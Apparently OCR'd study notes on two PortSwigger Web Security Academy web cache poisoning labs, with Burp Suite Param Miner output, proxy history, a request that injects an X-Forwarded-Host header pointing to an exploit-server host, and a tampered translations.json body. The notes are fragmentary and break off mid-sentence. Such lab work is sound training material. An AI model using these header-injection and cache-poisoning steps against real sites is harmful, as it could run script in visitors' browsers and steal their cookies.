





Lab: Web cache poisoning to exploit a DOM vulnerability via a cache with strict cacheability criteria

This lab contains a DOM-based vulnerability that can be exploited as part of a web cache poisoning attack. A user visits the home page roughly once a minute. Note that the cache used by this lab has stricter criteria for deciding which responses are cacheable, so you will need to study the cache behavior closely.


To solve the lab, poison the cache with a response that executes `alert(document.cookie)` in the visitor's browser.




“look this four request they are inter linked with each other”




“now here we have country is set “





“because that country was in the json format”




Lab: Combining web cache poisoning vulnerabilities


This lab is susceptible to web cache poisoning, but only if you construct a complex exploit chain.


A user visits the home page roughly once a minute and their language is set to English. To solve this lab, poison the cache with a response that executes


`alert(document.cookie)` in the visitor's browser.





“agian this request are linked with each other”


Burp Project Intruder Repeater View Help Param Miner
Burp Suite Professional v2024.11.2 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Search Settings
Installed BApp Store APIs BChecks Extensions settings
Total estimated system impact: Low
Burp extensions
Extensions let you customize Burp's behavior using your own or third-party code.
Search
Add
Remove
Up
Down
Loaded Type Name System impact
Java Turbo Intruder Medium
Java Param Miner Low
Details Output Errors
Output to system console
Save to file:
Select file ...
Show in UI:
17 Queued 1 attacks from 1 requests in 0 seconds
18 Initiating header bruteforce on 0ac9001c03b2d39a800276230050007f.web-security-academy.net
19 Identified parameter on 0ac9001c03b2d39a800276230050007f.web-security-academy.net: x-forwarded-host-%s.%h
20 Identified parameter on 0ac9001c03b2d39a800276230050007f.web-security-academy.net: steps
21 Updating active thread pool size to 8
22 Loop 0
23 Loop 1
24 Queued 1 attacks from 1 requests in 0 seconds
25 Initiating header bruteforce on 0ae1007003939314839033940 0a400a7.web-security-academy.net
26 Identified parameter on 0ae1007003939314839033940 0a400a7.web-security-academy.net: x-forwarded-host-%s.%h
27 Identified parameter on 0ae1007003939314839033940 0a400a7.web-security-academy.net: x-original-url-/%s
28
Clear
Search
0 highlights
Event log (8)
All issues (566)
Memory: 446.1MB


Filter settings: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Extension Title Notes TLS IP
1578 https://0ae100700393931483... GET / 200 11730 HTML Combining web cach... 34
1581 https://0ae100700393931483... GET /resources/js/translations.js 200 1452 script js 34
1582 https://0ae100700393931483... GET /resources/labheader/js/labHeader.js 200 1723 script js 34
1583 https://0ae100700393931483... GET /resources/labheader/js/labHeader.js 200 1722 script js 34
1584 https://0ae100700393931483... GET /resources/js/translations.js 200 1451 script js 34
1585 https://0ae100700393931483... GET /resources/images/shop.svg 200 7271 XML svg 34
1601 https://0ae100700393931483... GET /academyLabHeader 101 147 34
1611 https://0ae100700393931483... GET /resources/json/translations.json 200 3165 JSON json 34
Request
Pretty Raw Hex
1 GET /resources/json/translations.json HTTP/2
2 Host: 0ae1007003939314839033940 0a400a7.web-security-academy.net
3 Cookie: session=1GQb2H6SCHmG25XFdehQe5U210bszBI3
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ae1007003939314839033940 0a400a7.web-security-academy.net/
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=4
13 Te: trailers
14
15
Search
0 highlights
Response
Pretty Raw Hex Render
7 Content-Length: 3000
8
9 {
10 "en":{
11 "name":"English"
12 },
13 "es":{
14 "name":"español",
15 "translations":{
16 "Return to list":"Volver a la lista",
17 "View details":"Ver detalles",
18 "Description:":"Descripción:"
19 }
20 },
21 "cn":{
22 "name":"
23 "translations":{
Search
0 highlights
Inspector
Notes


File:
/resources/json/translations.json
Head:
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
Access-Control-Allow-Origin: *
Body:
{
"en": {
"name": "English"
},
"es": {
"name": "espaÃ±ol",
"translations": {
"Return to list": "Volver a la lista",
"View details": "<a>",
"Description:": "DescripciÃ³n:"
}
}


Request
Pretty Raw Hex
1 GET /?localized=1 HTTP/2
2 Host: 0ae1007003939314839033940 0a400a7.web-security-academy.net
3 X-Forwarded-Host:
exploit-0a310099039493b283e932bf01f70067.exploit-server.net
4 Cookie: session=1GQb2H6SCHmG25XFdehQe5U2iObszBI3; lang=es
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0)
Gecko/20100101 Firefox/136.0
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Referer:
https://0ae1007003939314839033940 0a400a7.web-security-academy.net/
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=30
5 Age: 0
6 X-Cache: miss
7 Content-Length: 11486
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <link href=/resources/labheader/css/academyLabHeader.css
rel=stylesheet>
13 <link href=/resources/css/labsEcommerce.css rel=
stylesheet>
14 <script>
15 data = {
"host":
"exploit-0a310099039493b283e932bf01f70067.explo
it-server.net","path":"/"
}
16 </script>
17 <title>
Combining web cache poisoning vulnerabilities
</title>
18 </head>



this request 4 whill redirect auto matically to req 5 (4,5 are burp requ see up in screenshot")

who ever is visitin the / page will redirected to

